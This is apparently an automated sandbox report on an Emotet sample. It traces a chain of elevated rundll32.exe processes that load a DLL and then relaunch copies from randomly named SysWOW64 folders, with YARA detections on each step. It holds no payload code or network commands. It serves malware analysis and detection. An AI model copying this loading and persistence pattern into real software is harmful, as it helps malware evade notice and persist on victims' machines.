C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	4	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE86B69DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE86B69DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE875BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEE86B69DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEE86B69DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	7FEE86B69DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	7FEE86B69DF	unknown

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2724 Parent PID: 2452

General

Start time:	18:03:43
Start date:	24/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Snuvw2w\V4651pz\H64C.dll AnyString
Imagebase:	0xff780000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Snuvw2w\V4651pz\H64C.dll	unknown	64	success or wait	1	FF7827D0	ReadFile
C:\Users\user\Snuvw2w\V4651pz\H64C.dll	unknown	264	success or wait	1	FF78281C	ReadFile

Analysis Process: rundll32.exe PID: 2696 Parent PID: 2724

General

Start time:	18:03:44
Start date:	24/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Snuvw2w\V4651pz\H64C.dll AnyString
Imagebase:	0xb40000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2107659481.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2107638490.0000000000160000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2108176213.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 824 Parent PID: 2696

General

Start time:	18:03:48
Start date:	24/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\Snuvw2w\V4651pz\H64C.dll',#1
Imagebase:	0xb40000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2115709278.0000000000250000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2119181462.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2115685260.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2432 Parent PID: 824

General

Start time:	18:03:54
Start date:	24/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Psyzc\rrjb.eew',FkNpAoTRbYmZ
Imagebase:	0xb40000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2125452150.0000000000690000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2125404655.0000000000250000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2126211663.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2512 Parent PID: 2432

General

Start time:	18:03:58
Start date:	24/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Psyzc\rrjb.eew',#1
Imagebase:	0xb40000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2138353893.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2135403936.0000000000220000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2135436680.0000000000290000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2872 Parent PID: 2512

General

Start time:	18:04:03
Start date:	24/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Zeompoyzkid\lbzryxyiwk.tgo',MapzU
Imagebase:	0xb40000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2149603848.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2147996106.0000000000190000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2148213455.0000000000210000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 3064 Parent PID: 2872

General

Start time:	18:04:08
Start date:	24/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Zeompoyzkid\lbzryxyiwk.tgo',#1
Imagebase:	0xb40000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2158799762.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2157690183.0000000000230000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2157667927.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 3016 Parent PID: 3064

General

Start time:	18:04:13
Start date:	24/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Fzcbciyn\hrzxfeb.tjx',mIFAsDzlotZuZ
Imagebase:	0xb40000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2166530116.0000000000240000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2166511135.0000000000160000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2167094683.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 3004 Parent PID: 3016

General

Start time:	18:04:17
Start date:	24/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Fzcbciyn\hrzxfeb.tjx',#1
Imagebase:	0xb40000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2176671171.0000000000210000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2176658564.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2180490151.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 268 Parent PID: 3004

General

Start time:	18:04:22
Start date:	24/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Jbfsrfqgbfhitpby\uwgzghumsjobone.nsu',iaFY
Imagebase:	0xb40000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2188345600.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2187673787.0000000000150000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2187719578.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2504 Parent PID: 268

General

Start time:	18:04:27
Start date:	24/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Jbfsrfqgbfhitpby\uwgzghumsjobone.nsu',#1
Imagebase:	0xb40000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2197495102.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2199714499.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2197524650.0000000000210000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2556 Parent PID: 2504

General

Start time:	18:04:32
Start date:	24/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ktcrhcwi\dlsvvuq.xcm',WysFLGeRRae
Imagebase:	0xb40000

File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2207082899.0000000000260000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2207752996.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2207040108.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 620 Parent PID: 2556

General

Start time:	18:04:36
Start date:	24/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ktcrhcwi\dlsvvuq.xcm',#1
Imagebase:	0xb40000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2218991532.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2217422949.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2217659193.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 2288 Parent PID: 620

General

Start time:	18:04:41
Start date:	24/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Lpubpgqoe\ouvofhit.lrs',ZENT
Imagebase:	0xb40000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000013.00000002.2226062410.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000013.00000002.2226800833.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000013.00000002.2226045292.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 1928 Parent PID: 2288

General

Start time:	18:04:45
Start date:	24/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Lpubpgqoe\ouvofhit.lrs',#1
Imagebase:	0xb40000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000014.00000002.2339396360.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000014.00000002.2341403788.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000014.00000002.2339372095.0000000000150000.00000040.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis